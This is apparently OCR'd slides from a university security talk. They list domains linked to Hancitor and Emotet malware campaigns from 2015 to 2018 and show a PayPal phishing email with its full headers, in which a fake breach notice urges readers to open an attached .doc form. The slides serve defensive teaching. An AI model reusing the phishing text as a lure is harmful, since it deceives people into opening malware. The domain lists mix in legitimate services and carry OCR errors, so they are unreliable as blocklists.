


HANCITOR


childfamilywellnesscenter.com
naturallyaurovillechennai.com
russellmcdougal.com
rotoscoop.com
unionspinepain.com
hartfordwildcats.com
realeverydaybusiness.com
rujahomeopathy.com
thegymnaststore.com
hygienebydesign.com
redhorsetile.com
elsewedylight.com
trustpropertyholdings.com
nevadamsmith.com
peakskiconditioning.com
mikaelraad.com
estrindesign.com
kampotpepper.no
tmpressio.org
baliseconsulting.com
getlintout.biz
ktthompson.net
wildbreed72.com
centralvacwizard.ca
ipify.org
aakaii.com
themizz.org
getlintout.mobi
reimagescam.com
franklinneuroandbiofeedbackcenter.com
notmesparly.com
hehenbethat.com
ronutherof.com
tegotrinsu.com
gatalfotold.com
hadsparmirat.com
lacdowronfor.com
lighrofughbi.com
tonssuketgo.com
rothenpares.com
onerefrepnot.com
hinwasslysed.com
driverscontroller.com
recandritlo.com
titandughrab.com
decoupagewines.com
Apr
Jul
Oct
Jan
2016
Apr
Jul
Oct
Jan
2017
Apr
Jul
Oct
Jan
2018
Apr
Jul
2015

Emotet


chamberstimber.com
fufu.com.mx
thesocialindian.in
weliketomoveit.ca
eclatpro.com
r2consulting.net
brokbutcher.com
gnatyshyn.pl
kabiledans.com
amedion.net
kermain-valley.com
simcon.ca
tonysmarineservice.co.uk
electdebraconrad.com
sano.ir
duncanfalk.com
portraitworkshop.com
vodaless.net
anysrc.net
nebula-ent.com
techwide.net
tagtea.com
misico.com
clubvolvoitalia.it
identrust.com
invizza.com
wtfismyip.com
nisekotourguide.net
soportek.cl
alberguetaull.com
turbobuicks.net
trustsoft.ro
positivebusinessimages.com
abovecreative.com
healthdataknowledge.com
ixsis.com
amexx.sk
eeodlewnia.pl
msftncsi.com
microsoft.com
myexternalip.com
fundacionafanic.com
siaraya.com
ipinfo.io
ipify.org
ipgce.com
planetferguson.net
canevazzi.com.br
irontech.com.tr
cranmorelodge.co.uk
santafetails.com
grupoembatec.com
melissakiss.com
goprorent.pl
ownhive.com
shopthepomegranate.com
astraclinic.com
sandearth.com
hilalkentasm.com
businessnowindia.com
gadanie-lidia.ru
organicprom.ru
stewartandgreenltd.com
primerplano.org
sewamobilbengkulu.web.id
ocyoungactors.com
kirk666.top
webmounts.co.ke
collectorsway.com
adonissanat.com
dpsoft.es
psychedelicsociety.org.au
krufgqsp.com
grampotchayatportal.club
thectrl24.com
atakentegitimkurumlari.com
Apr
Jul
Oct
Jan
2015
2016
Apr
Jul
Oct
Jan
2017
Apr
Jul
Oct
Jan
2018
Apr
Jul


Emotet
chamberstimber.com
fufu.com.mx
thesocialindian.in
weliketomoveit.ca
eclatpro.com
r2consulting.net
brokbutcher.com
gnatysnyn.pl
kabiledans.com
amedion.net
kermain-valley.com
simcon.ca
tonysmarineservice.co.uk
electdebraconrad.com
sano.ir
duncanfalk.com
portraitworkshop.com
vodaless.net
anysrc.net
nebula-ent.com
techwide.net
tagtea.com
misico.com
clubvolvoitalia.it
Hancitor
childfamilywellnesscenter.com
naturallyaurovillechennai.com
russellmcdougal.com
rotoscoop.com
unionspinepain.com
hartfordwildcats.com
realeverydaybusiness.com
rujahomeopathy.com
thegymnaststore.com
hygienebydesign.com
redhorsetile.com
elsewedylight.com
trustpropertyholdings.com
nevadamsmith.com
peakskiconditioning.com
mikaelraad.com
estrindesign.com
kampotpepper.no
tmpressio.org
baliseconsulting.com
ktthompson.net
wildbreed72.com
ipify.org
aakaii.com
themizz.org
getlintout.biz
centralvacwizard.ca
getlintout.mobi
reimagescam.com
franklinneuroandbiofeedbackcenter.com
notmesparly.com
hehenbethat.com
ronutherof.com
tegotrinsu.com
gatalfotold.com
hadsparmirat.com
lacdowronfor.com
lighrofughbi.com
tonssuketgo.com
rothenpares.com
onerefrepnot.com
hinwasslysed.com
driverscontroller.com
recandritio.com
titandughrab.com
decoupagewines.com
Apr
Jul
Oct
Jan
2015
2016
2017
2018


OTHER STUFF


PHISHING
REACTIVE > PROACTIVE


PHISHING
REQUIRES ACTUAL WORK

From PayPal <noreply@wisconsinpaypal-c.tk>
Subject **PayPal account verification form**
To [removed] <>

Reply | Reply All | Forward | More
10/5/18, 9:44 AM

To protect your privacy, Thunderbird has blocked remote content in this message. Preferences

Please pay attention!

Good day Dear clients! Because of recent huge hacker attack, a bulk database which included the names and surnames of our users was stolen from PayPal servers. This base has not been used anyhow yet, but, we strongly recommend to remain skeptical when obtaining named mail. The hackers can use members' information in swindle practices. Please be aware and pay attention to the following things: 1) Be cautios! We NEVER will requestyou forcredentials, namelylogin or password. 2) In the event that youwill receivesuch e-mails or telephone calls, do nottell your personaldata and reportus and, if needed, mail provider. 3) In order to approve that you are still working from your account, plaease fill verification form and sendit to us.

To check out the verification form please download the attached file

Attachment: PP23-380165-076.doc 42.5 KB Save

PP23-380165-076.doc 42.5 KB

Attachment

```
Received: from wisconsinpaypal-c.tk (wisconsinpaypal-c.tk [170.55.14.250])
    by [removed]; Fri, 5 Oct 2018 12:44:59 -0400
dkim-signature: v=1; a=rsa-sha256; d=wisconsinpaypal-c.tk; s=default;
    c=relaxed/relaxed; q=dns/txt; h=From:To:Date:Message-ID:Subject;
    bh=biUWby5x+qcoERvUp4uug+xc/J9hwVn8ihROE0gW+DU=;
    l=100;
    b=qUXnsA6SGd2uoUVaUltd/irfKHZSoPCvaKRn0LLYK4CUwgV7motAOmM/Z3KdPCMVIGweYydvQTK0IryZn107ZDfiqUerjKxWI3pzRqxueeRz7UA6MfPReDr/1bqXqErapCGa0vS
    l/NtZCAkjg//xG1ziUM9kxD4QVgKNC/Cxendu0mFgZnw22aKkXzpib0sJk1uSpVcKJ0GE8gRMZGe3723lrtRUtdOErTA==
To: [removed]
From: PayPal <noreply@wisconsinpaypal-c.tk>
Subject: PayPal account verification form
Message-ID: <45bd7f7b-6662-7ff7-68527021-357f30af783165a643c91e88@wisconsinpaypal-c.tk>
Date: Fri, 5 Oct 2018 12:44:59 -0400
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:52.0) Gecko/20100101
 Thunderbird/52.8.0
MIME-Version: 1.0
Content-Type: multipart/mixed;
 boundary="------------28A6161FD489A20FA1FA2270476BB462BB8C120865AA"
Content-Language: en-us

This is a multi-part message in MIME format.
--------------28A6161FD489A20FA1FA2270476BB462BB8C120865AA
Content-Type: multipart/alternative;
 boundary="------------34B12C44104659FB59DF489B60E01B99E007813F8D25B0"


--------------34B12C44104659FB59DF489B60E01B99E007813F8D25B0
Content-Type: text/plain; charset=utf-8; format=flowed
Content-Transfer-Encoding: 7bit

Please pay attention! Greetings Dear clients! Because of recent huge hacker attack, a bulk base containing the names and surnames of our users
  Help Center  |  Security  |  PayPal App  Please do not reply to this message. To get help from our specialists, click Help Center.


--------------34B12C44104659FB59DF489B60E01B99E007813F8D25B0
Content-Type: text/html; charset=utf-8
Content-Transfer-Encoding: 7bit

<div style="padding: 0; margin: 0;"><div style="display: none; color: #fff; font-size: 1pt;"><br></div><table border="0" cellpadding="0" cells
                                        padding: 20px;" valign="middle">To check out the verification form please download the attached file.<

--------------34B12C44104659FB59DF489B60E01B99E007813F8D25B0--

--------------28A6161FD489A20FA1FA2270476BB462BB8C120865AA
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=
--------------28A6161FD489A20FA1FA2270476BB462BB8C120865AA--
```


```
<div style="padding: 0; margin: 0;">
<div style="display: none; color: #fff; font-size: 1pt;">
<br>
</div>
<table border="0" cellpadding="0" cellspacing="0" width="100%">
<tbody>
<tr>
<td bgcolor="#ffffff" style="font-size: 0px;">
</td>
<td>
</td>
</tr>
</tbody>
</table>
<table border="0" cellpadding="0" cellspacing="0" width="100%">
<tbody>
<tr>
<td>
</td>
<td align="center" width="100%">
<table border="0" cellpadding="0" cellspacing="0" width="100%">
<tbody>
<tr>
<td>
</td>
<td align="center" width="117">
</td>
<td>
</td>
</tr>
</tbody>
</table>
</td>
<td>
</td>
</tr>
<tr>
```

? WHERE IS IT ?

Amazing animation on automating phishing email analysis

Reply Forward More

Subject

From: Rahoi-Gilchrest, Rita L
Sent: Monday, October 29, 2018 8:40:38 PM (UTC+00:00) Monrovia, Reykjavik
To: WSU-Abuse
Subject: FW: Someone just tried to log into your AppIe ID from a different IP address.

Rita L. Rahoi-Gilchrest, PhD

Associate Dean, College of Liberal Arts

http://www.winona.edu/liberalarts/video.asp

Master/Peer Reviewer/Workshop Facilitator, Quality Matters

Winona State University

Minné Hall 206B, 175 W. Mark Street, P.O. Box 5838

Winona, MN 55987


507.457.5017 (o)


507.457.5086 (f)

Adobe Connect Webinar Site by appointment

